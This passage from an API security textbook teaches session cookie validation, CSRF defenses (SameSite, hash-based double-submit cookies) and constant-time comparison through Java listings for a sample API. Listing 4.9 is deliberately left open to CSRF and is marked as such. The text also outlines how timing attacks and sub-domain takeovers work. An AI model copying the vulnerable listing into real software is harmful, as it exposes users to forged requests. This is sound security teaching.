Persistent cookies can be useful during the login process as a "Remember Me" option to avoid the user having to type in their username manually, or even to automatically log the user in for low-risk operations. This should only be done if trust in the device and the user can be established by other means, such as looking at the location, time of day, and other attributes that are typical for that user. If anything looks out of the ordinary, then a full authentication process should be triggered. Self-contained tokens such as JSON Web Tokens (see chapter 6) can be useful for implementing persistent cookies without storing long-lived state on the server.

You should always set cookies with the most restrictive attributes that you can get away with. The Secure and HttpOnly attributes should be set on any cookie used for security purposes. Spark produces Secure and HttpOnly session cookies by default. Avoid setting a Domain attribute unless you absolutely need the same cookie to be sent to multiple sub-domains, because if just one sub-domain is compromised then an attacker can steal your session cookies. Sub-domains are often a weak point in web security due to the prevalence of *sub-domain hijacking* vulnerabilities.

DEFINITION *Sub-domain hijacking* (or *sub-domain takeover*) occurs when an attacker is able to claim an abandoned web host that still has valid DNS

records configured. This typically occurs when a temporary site is created on a shared service like GitHub Pages and configured as a sub-domain of the main website. When the site is no longer required, it is deleted but the DNS records are often forgotten. An attacker can discover these DNS records and re-register the site on the shared web host, under the attacker's control. They can then serve their content from the compromised sub-domain.

Some browsers also support naming conventions for cookies that enforce that the cookie must have certain security attributes when it is set. This prevents accidental mistakes when setting cookies and ensures an attacker cannot overwrite the cookie with one with weaker attributes. These cookie name prefixes are likely to be incorporated into the next version of the cookie specification. To activate these defenses, you should name your session cookie with one of the following two special prefixes:

- `__Secure-`—Enforces that the cookie must be set with the Secure attribute and set by a secure origin.
- `__Host-`—Enforces the same protections as `__Secure-`, but also enforces that the cookie is a host-only cookie (has no Domain attribute). This ensures that the cookie cannot be overwritten by a cookie from a sub-domain and is a significant protection against sub-domain hijacking attacks.

NOTE These prefixes start with two underscore characters and include a hyphen at the end. For example, if your cookie was previously named "session," then the new name with the host prefix would be "__Host-session."

4.3.3 Validating session cookies

You've now implemented cookie-based login, but the API will still reject requests that do not supply a username and password, because you are not checking for the session cookie anywhere. The existing HTTP Basic authentication filter populates the `subject` attribute on the request if valid credentials are found, and later access control filters check for the presence of this subject attribute. You can allow requests with a session cookie to proceed by implementing the same contract: if a valid session cookie is present, then extract the username from the session and set it as the subject attribute in the request, as shown in listing 4.9. If a valid token is present on the request and not expired, then the code sets the subject attribute on the request and populates any other token attributes. To add token validation, open TokenController.java in your editor and add the `validateToken` method from the listing and save the file.

WARNING This code is vulnerable to *Cross-Site Request Forgery* attacks. You will fix these attacks in section 4.4.

Listing 4.9 Validating a session cookie

```
public void validateToken(Request request, Response response) {
    // WARNING: CSRF attack possible
    tokenStore.read(request, null).ifPresent(token -> {
        if (now().isBefore(token.expiry)) {
```

Check if a token is present and not expired.

```
            request.attribute("subject", token.username);
            token.attributes.forEach(request::attribute);
        }
    });
}
```

Populate the request subject attribute and any attributes associated with the token.

Because the `CookieTokenStore` can determine the token associated with a request by looking at the cookies, you can leave the `tokenId` argument `null` for now when looking up the token in the `tokenStore`. The alternative token store implementations described in chapter 5 all require a token ID to be passed in, and as you will see in the next section, this is also a good idea for session cookies, but for now it will work fine without one.

To wire up the token validation filter, navigate back to the Main.java file in your editor and locate the line that adds the current `UserController` authentication filter (that implements HTTP Basic support). Add the `TokenController` `validateToken()` method as a new `before()` filter right after the existing filter:

```
before(userController::authenticate);
before(tokenController::validateToken);
```

If either filter succeeds, then the subject attribute will be populated in the request and subsequent access control checks will pass. But if neither filter finds valid authentication credentials then then subject attribute will remain `null` in the request and access will be denied for any request that requires authentication. This means that the API can continue to support either method of authentication, providing flexibility for clients.

Restart the API and you can now try out making requests using a session cookie instead of using HTTP Basic on every request. First, create a test user as before:

```
$ curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
{"username":"test"}
```

Next, call the `/sessions` endpoint to login, passing the username and password as HTTP Basic authentication credentials. You can use the `-c` option to curl to save any cookies on the response to a file (known as a cookie jar):

```
$ curl -i -c /tmp/cookies -u test:password \
  -H 'Content-Type: application/json' \
  -X POST https://localhost:4567/sessions
HTTP/1.1 201 Created
Date: Sun, 19 May 2019 19:15:33 GMT
Set-Cookie:
➥ JSESSIONID=node0l2q3fc024gw8wq4wp961y5rk0.node0;
   ➥ Path=/;Secure;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json
```

Use the -c option to save cookies from the response to a file.

The server returns a Set-Cookie header for the session cookie.

```
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-store
Server:
Transfer-Encoding: chunked

{"token":"node0l2q3fc024gw8wq4wp961y5rk0"}
```

Finally, you can make a call to an API endpoint. You can either manually create a Cookie header, or you can use curl's `-b` option to send any cookies from the cookie jar you created in the previous request:

```
$ curl -b /tmp/cookies \                          <-- Use the -b option to curl to send
  -H 'Content-Type: application/json' \               cookies from a cookie jar.
  -d '{"name":"test space","owner":"test"}' \
  https://localhost:4567/spaces
{"name":"test space","uri":"/spaces/1"}           <-- The request succeeds as the
                                                      session cookie was validated.
```

Pop quiz

2 What is the best way to avoid session fixation attacks?

a Ensure cookies have the Secure attribute.
b Only allow your API to be accessed over HTTPS.
c Ensure cookies are set with the HttpOnly attribute.
d Add a Content-Security-Policy header to the login response.
e Invalidate any existing session cookie after a user authenticates.

3 Which cookie attribute should be used to prevent session cookies being read from JavaScript?

a Secure
b HttpOnly
c Max-Age=-1
d SameSite=lax
e SameSite=strict

The answers are at the end of the chapter.

4.4 Preventing Cross-Site Request Forgery attacks

Imagine that you have logged into Natter and then receive a message from Polly in Marketing with a link inviting you to order some awesome Manning books with a 20% discount. So eager are you to take up this fantastic offer that you click it without thinking. The website loads but tells you that the offer has expired. Disappointed, you return to Natter to ask your friend about it, only to discover that someone has somehow managed to post abusive messages to some of your friends, apparently sent by you! You also seem to have posted the same offer link to your other friends.

The appeal of cookies as an API designer is that, once set, the browser will transparently add them to every request. As a client developer, this makes life simple. After the user has redirected back from the login endpoint, you can just make API requests without worrying about authentication credentials. Alas, this strength is also one of the greatest weaknesses of session cookies. The browser will also attach the same cookies when requests are made from other sites that are not your UI. The site you visited when you clicked the link from Polly loaded some JavaScript that made requests to the Natter API from your browser window. Because you're still logged in, the browser happily sends your session cookie along with those requests. To the Natter API, those requests look as if you had made them yourself.

As shown in figure 4.9, in many cases browsers will happily let a script from another website make cross-origin requests to your API; it just prevents them from reading any response. Such an attack is known as *Cross-Site Request Forgery* because




Figure 4.9 In a CSRF attack, the user first visits the legitimate site and logs in to get a session cookie. Later, they visit a malicious site that makes cross-origin calls to the Natter API. The browser will send the requests and attach the cookies, just like in a genuine request. The malicious script is only blocked from reading the response to cross-origin requests, not stopped from making them.

the malicious site can create fake requests to your API that appear to come from a genuine client.

> **DEFINITION** *Cross-site request forgery* (CSRF, pronounced "sea-surf") occurs when an attacker makes a cross-origin request to your API and the browser sends cookies along with the request. The request is processed as if it was genuine unless extra checks are made to prevent these requests.

For JSON APIs, requiring an `application/json` Content-Type header on all requests makes CSRF attacks harder to pull off, as does requiring another nonstandard header such as the X-Requested-With header sent by many JavaScript frameworks. This is because such nonstandard headers trigger the same-origin policy protections described in section 4.2.2. But attackers have found ways to bypass such simple protections, for example, by using flaws in the Adobe Flash browser plugin. It is therefore better to design explicit CSRF defenses into your APIs when you accept cookies for authentication, such as the protections described in the next sections.

> **TIP** An important part of protecting your API from CSRF attacks is to ensure that you never perform actions that alter state on the server or have other real-world effects in response to GET requests. GET requests are almost always allowed by browsers and most CSRF defenses assume that they are safe.

4.4.1 SameSite cookies

There are several ways that you can prevent CSRF attacks. When the API is hosted on the same domain as the UI, you can use a new technology known as *SameSite cookies* to significantly reduce the possibility of CSRF attacks. While still a draft standard (https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-03#section-5.3.7), SameSite cookies are already supported by the current versions of all major browsers. When a cookie is marked as SameSite, it will only be sent on requests that originate from the same *registerable domain* that originally set the cookie. This means that when the malicious site from Polly's link tries to send a request to the Natter API, the browser will send it without the session cookie and the request will be rejected by the server, as shown in figure 4.10.

> **DEFINITION** A *SameSite cookie* will only be sent on requests that originate from the same domain that originally set the cookie. Only the *registerable domain* is examined, so api.payments.example.com and www.example.com are considered the same site, as they both have the registerable domain of example.com. On the other hand, www.example.org (different suffix) and www.different.com are considered different sites. Unlike an origin, the protocol and port are not considered when making same-site decisions.




Figure 4.10 When a cookie is marked as SameSite=strict or SameSite=lax, then the browser will only send it on requests that originate from the same domain that set the cookie. This prevents CSRF attacks, because cross-domain requests will not have a session cookie and so will be rejected by the API.

The public suffix list

SameSite cookies rely on the notion of a registerable domain, which consists of a top-level domain plus one more level. For example, .com is a top-level domain, so example.com is a registerable domain, but foo.example.com typically isn't. The situation is made more complicated because there are some domain suffixes such as .co.uk, which aren't strictly speaking a top-level domain (which would be .uk) but should be treated as if they are. There are also websites like github.io that allow anybody to sign up and register a sub-domain, such as neilmadden.github.io, making github.io also effectively a top-level domain.

Because there are no simple rules for deciding what is or isn't a top-level domain, Mozilla maintains an up-to-date list of *effective top-level domains* (eTLDs), known as the *public suffix list* (https://publicsuffix.org). A registerable domain in SameSite is an eTLD plus one extra level, or eTLD + 1 for short. You can submit your own website to the public suffix list if you want your sub-domains to be treated as effectively independent websites with no cookie sharing between them, but this is quite a drastic measure to take.

To mark a cookie as SameSite, you can add either `SameSite=lax` or `SameSite=strict` on the Set-Cookie header, just like marking a cookie as Secure or HttpOnly (section 4.3.2). The difference between the two modes is subtle. In strict mode, cookies will not be sent on any cross-site request, including when a user just clicks on a link from one site to another. This can be a surprising behavior that might break traditional websites. To get around this, lax mode allows cookies to be sent when a user directly clicks on a link but will still block cookies on most other cross-site requests. Strict mode should be preferred if you can design your UI to cope with missing cookies when following links. For example, many single-page apps work fine in strict mode because the first request when following a link just loads a small HTML template and the JavaScript implementing the SPA. Subsequent calls from the SPA to the API will be allowed to include cookies as they originate from the same site.

> **TIP** Recent versions of Chrome have started marking cookies as SameSite=lax by default.[1] Other major browsers have announced intentions to follow suit. You can opt out of this behavior by explicitly adding a new SameSite=none attribute to your cookies, but only if they are also Secure. Unfortunately, this new attribute is not compatible with all browsers.

SameSite cookies are a good additional protection measure against CSRF attacks, but they are not yet implemented by all browsers and frameworks. Because the notion of same site includes sub-domains, they also provide little protection against sub-domain hijacking attacks. The protection against CSRF is as strong as the weakest sub-domain of your site: if even a single sub-domain is compromised, then all protection is lost. For this reason, SameSite cookies should be implemented as a defense-in-depth measure. In the next section you will implement a more robust defense against CSRF.

4.4.2 Hash-based double-submit cookies

The most effective defense against CSRF attacks is to require that the caller prove that they know the session cookie, or some other unguessable value associated with the session. A common pattern for preventing CSRF in traditional web applications is to generate a random string and store it as an attribute on the session. Whenever the application generates an HTML form, it includes the random token as a hidden field. When the form is submitted, the server checks that the form data contains this hidden field and that the value matches the value stored in the session associated with the cookie. Any form data that is received without the hidden field is rejected. This effectively prevents CSRF attacks because an attacker cannot guess the random fields and so cannot forge a correct request.

---

[1] At the time of writing, this initiative has been paused due to the global COVID-19 pandemic.

An API does not have the luxury of adding hidden form fields to requests because most API clients want JSON or another data format rather than HTML. Your API must therefore use some other mechanism to ensure that only valid requests are processed. One alternative is to require that calls to your API include a random token in a custom header, such as `X-CSRF-Token`, along with the session cookie. A common approach is to store this extra random token as a second cookie in the browser and require that it be sent as both a cookie and as an `X-CSRF-Token` header on each request. This second cookie is not marked HttpOnly, so that it can be read from JavaScript (but only from the same origin). This approach is known as a *double-submit cookie*, as the cookie is submitted to the server twice. The server then checks that the two values are equal as shown in figure 4.11.

> **DEFINITION** A *double-submit cookie* is a cookie that must also be sent as a custom header on every request. As cross-origin scripts are not able to read the value of the cookie, they cannot create the custom header value, so this is an effective defense against CSRF attacks.

This traditional solution has some problems, because although it is not possible to read the value of the second cookie from another origin, there are several ways that the cookie could be overwritten by the attacker with a known value, which would then let them forge requests. For example, if the attacker compromises a sub-domain of your site, they may be able to overwrite the cookie. The `__Host-` cookie name prefix discussed in section 4.3.2 can help protect against these attacks in modern browsers by preventing a sub-domain from overwriting the cookie.

A more robust solution to these problems is to make the second token be *cryptographically bound* to the real session cookie.

> **DEFINITION** An object is *cryptographically bound* to another object if there is an association between them that is infeasible to spoof.

Rather than generating a second random cookie, you will run the original session cookie through a *cryptographically secure hash function* to generate the second token. This ensures that any attempt to change either the anti-CSRF token or the session cookie will be detected because the hash of the session cookie will no longer match the token. Because the attacker cannot read the session cookie, they are unable to compute the correct hash value. Figure 4.12 shows the updated double-submit cookie pattern. Unlike the password hashes used in chapter 3, the input to the hash function is an unguessable string with high entropy. You therefore don't need to worry about slowing the hash function down because an attacker has no chance of trying all possible session tokens.

> **DEFINITION** A *hash function* takes an arbitrarily sized input and produces a fixed-size output. A hash function is *cryptographically secure* if it is infeasible to work out what input produced a given output without trying all possible inputs (known as *preimage resistance*), or to find two distinct inputs that produce the same output (*collision resistance*).




Figure 4.11 In the double-submit cookie pattern, the server avoids storing a second token by setting it as a second cookie on the client. When the legitimate client makes a request, it reads the CSRF cookie value (which cannot be marked HttpOnly) and sends it as an additional header. The server checks that the CSRF cookie matches the header. A malicious client on another origin is not able to read the CSRF cookie and so cannot make requests. But if the attacker compromises a sub-domain, they can overwrite the CSRF cookie with a known value.




Figure 4.12 In the hash-based double-submit cookie pattern, the anti-CSRF token is computed as a secure hash of the session cookie. As before, a malicious client is unable to guess the correct value. However, they are now also prevented from overwriting the CSRF cookie because they cannot compute the hash of the session cookie.

The security of this scheme depends on the security of the hash function. If the attacker can easily guess the output of the hash function without knowing the input, then they can guess the value of the CSRF cookie. For example, if the hash function only produced a 1-byte output, then the attacker could just try each of the 256 possible values. Because the CSRF cookie will be accessible to JavaScript and might be accidentally sent over insecure channels, while the session cookie isn't, the hash function should also make sure that an attacker isn't able to reverse the hash function to discover the session cookie value if the CSRF token value accidentally leaks. In this section,

you will use the *SHA-256* hash function. SHA-256 is considered by most cryptographers to be a secure hash function.

> **DEFINITION** *SHA-256* is a cryptographically secure hash function designed by the US National Security Agency that produces a 256-bit (32-byte) output value. SHA-256 is one variant of the SHA-2 family of secure hash algorithms specified in the Secure Hash Standard (https://doi.org/10.6028/NIST.FIPS.180-4), which replaced the older SHA-1 standard (which is no longer considered secure). SHA-2 specifies several other variants that produce different output sizes, such as SHA-384 and SHA-512. There is also now a newer SHA-3 standard (selected through an open international competition), with variants named SHA3-256, SHA3-384, and so on, but SHA-2 is still considered secure and is widely implemented.

4.4.3 Double-submit cookies for the Natter API

To protect the Natter API, you will implement hash-based double-submit cookies as described in the last section. First, you should update the `CookieTokenStore` create method to return the SHA-256 hash of the session cookie as the token ID, rather than the real value. Java's `MessageDigest` class (in the `java.security` package) implements a number of cryptographic hash functions, and SHA-256 is implemented by all current Java environments. Because SHA-256 returns a byte array and the token ID should be a `String`, you can Base64-encode the result to generate a string that is safe to store in a cookie or header. It is common to use the URL-safe variant of Base64 in web APIs, because it can be used almost anywhere in a HTTP request without additional encoding, so that is what you will use here. Listing 4.10 shows a simplified interface to the standard Java Base64 encoding and decoding libraries implementing the URL-safe variant. Create a new file named Base64url.java inside the src/main/java/com/manning/apisecurityinaction/token folder with the contents of the listing.

Listing 4.10 URL-safe Base64 encoding

```
package com.manning.apisecurityinaction.token;

import java.util.Base64;

public class Base64url {
    private static final Base64.Encoder encoder =
            Base64.getUrlEncoder().withoutPadding();
    private static final Base64.Decoder decoder =
            Base64.getUrlDecoder();

    public static String encode(byte[] data) {
        return encoder.encodeToString(data);
    }

    public static byte[] decode(String encoded) {
        return decoder.decode(encoded);
    }
}
```

Define static instances of the encoder and decoder objects.

Define simple encode and decode methods.

The most important part of the changes is to enforce that the CSRF token supplied by the client in a header matches the SHA-256 hash of the session cookie. You can perform this check in the `CookieTokenStore` read method by comparing the `tokenId` argument provided to the computed hash value. One subtle detail is that you should compare the computed value against the provided value using a constant-time equality function to avoid *timing attacks* that would allow an attacker to recover the CSRF token value just by observing how long it takes your API to compare the provided value to the computed value. Java provides the `MessageDigest.isEqual` method to compare two byte-arrays for equality in constant time,[2] which you can use as follows to compare the provided token ID with the computed hash:

```
var provided = Base64.getUrlDecoder().decode(tokenId);
var computed = sha256(session.id());

if (!MessageDigest.isEqual(computed, provided)) {
    return Optional.empty();
}
```

Timing attacks

A timing attack works by measuring tiny differences in the time it takes a computer to process different inputs to work out some information about a secret value that the attacker does not know. Timing attacks can measure even very small differences in the time it takes to perform a computation, even when carried out over the internet. The classic paper *Remote Timing Attacks are Practical* by David Brumley and Dan Boneh of Stanford (2005; https://crypto.stanford.edu/~dabo/papers/ssl-timing.pdf) demonstrated that timing attacks are practical for attacking computers on the same local network, and the techniques have been developed since then. Recent research shows you can remotely measure timing differences as low as 100 nanoseconds over the internet (https://papers.mathyvanhoef.com/usenix2020.pdf).

Consider what would happen if you used the normal `String equals` method to compare the hash of the session ID with the anti-CSRF token received in a header. In most programming languages, including Java, string equality is implemented with a loop that terminates as soon as the first non-matching character is found. This means that the code takes very slightly longer to match if the first two characters match than if only a single character matches. A sophisticated attacker can measure even this tiny difference in timing. They can then simply keep sending guesses for the anti-CSRF token. First, they try every possible value for the first character (64 possibilities because we are using base64-encoding) and pick the value that took slightly longer to respond. Then they do the same for the second character, and then the third, and so on. By finding the character that takes slightly longer to respond at each step, they can slowly recover the entire anti-CSRF token using time only proportional

[2] In older versions of Java, `MessageDigest.isEqual` wasn't constant-time and you may find old articles about this such as https://codahale.com/a-lesson-in-timing-attacks/. This has been fixed in Java for a decade now so you should just use `MessageDigest.isEqual` rather than writing your own equality method.

to its length, rather than needing to try every possible value. For a 10-character Base64-encoded string, this changes the number of guesses needed from around 64^{10} (over 1 quintillion possibilities) to just 640. Of course, this attack needs many more requests to be able to accurately measure such small timing differences (typically many thousands of requests per character), but the attacks are improving all the time.

The solution to such timing attacks is to ensure that all code that performs comparisons or lookups using secret values take a constant amount of time regardless of the value of the user input that is supplied. To compare two strings for equality, you can use a loop that does not terminate early when it finds a wrong value. The following code uses bitwise XOR (^) and OR (|) operators to check if two strings are equal. The value of c will only be zero at the end if every single character was identical.

```
if (a.length != b.length) return false;
int c = 0;
for (int i = 0; i < a.length; i++)
    c |= (a[i] ^ b[i]);
return c == 0;
```

This code is very similar to how `MessageDigest.isEqual` is implemented in Java. Check the documentation for your programming language to see if it offers a similar facility.

To update the implementation, open CookieTokenStore.java in your editor and update the code to match listing 4.11. The new parts are highlighted in bold. Save the file when you are happy with the changes.

Listing 4.11 Preventing CSRF in CookieTokenStore

```
package com.manning.apisecurityinaction.token;

import java.nio.charset.StandardCharsets;
import java.security.*;
import java.util.*;

import spark.Request;

public class CookieTokenStore implements TokenStore {

    @Override
    public String create(Request request, Token token) {

        var session = request.session(false);
        if (session != null) {
            session.invalidate();
        }
        session = request.session(true);

        session.attribute("username", token.username);
        session.attribute("expiry", token.expiry);
        session.attribute("attrs", token.attributes);
```

```
            return Base64url.encode(sha256(session.id()));
        }

        @Override
        public Optional<Token> read(Request request, String tokenId) {

            var session = request.session(false);
            if (session == null) {
                return Optional.empty();
            }

            var provided = Base64url.decode(tokenId);
            var computed = sha256(session.id());

            if (!MessageDigest.isEqual(computed, provided)) {
                return Optional.empty();
            }

            var token = new Token(session.attribute("expiry"),
                    session.attribute("username"));
            token.attributes.putAll(session.attribute("attrs"));

            return Optional.of(token);
        }

        static byte[] sha256(String tokenId) {
            try {
                var sha256 = MessageDigest.getInstance("SHA-256");
                return sha256.digest(
                    tokenId.getBytes(StandardCharsets.UTF_8));
            } catch (NoSuchAlgorithmException e) {
                throw new IllegalStateException(e);
            }
        }
    }
```

Return the SHA-256 hash of the session cookie, Base64url-encoded.

Decode the supplied token ID and compare it to the SHA-256 of the session.

If the CSRF token doesn't match the session hash, then reject the request.

Use the Java MessageDigest class to hash the session ID.

The `TokenController` already returns the token ID to the client in the JSON body of the response to the login endpoint. This will now return the SHA-256 hashed version, because that is what the `CookieTokenStore` returns. This has an added security benefit that the real session ID is now never exposed to JavaScript, even in that response. While you could alter the `TokenController` to set the CSRF token as a cookie directly, it is better to leave this up to the client. A JavaScript client can set the cookie after login just as easily as the API can, and as you will see in chapter 5, there are alternatives to cookies for storing these tokens. The server doesn't care where the client stores the CSRF token, so long as the client can find it again after page reloads and redirects and so on.

The final step is to update the `TokenController` token validation method to look for the CSRF token in the `X-CSRF-Token` header on every request. If the header is not present, then the request should be treated as unauthenticated. Otherwise, you can pass the CSRF token down to the `CookieTokenStore` as the `tokenId` parameter as

shown in listing 4.12. If the header isn't present, then return without validating the cookie. Together with the hash check inside the `CookieTokenStore`, this ensures that requests without a valid CSRF token, or with an invalid one, will be treated as if they didn't have a session cookie at all and will be rejected if authentication is required. To make the changes, open TokenController.java in your editor and update the `validateToken` method to match listing 4.12.

Listing 4.12 The updated token validation method

```
public void validateToken(Request request, Response response) {
    var tokenId = request.headers("X-CSRF-Token");
    if (tokenId == null) return;

    tokenStore.read(request, tokenId).ifPresent(token -> {
        if (now().isBefore(token.expiry)) {
            request.attribute("subject", token.username);
            token.attributes.forEach(request::attribute);
        }
    });
}
```

Read the CSRF token from the X-CSRF-Token header.

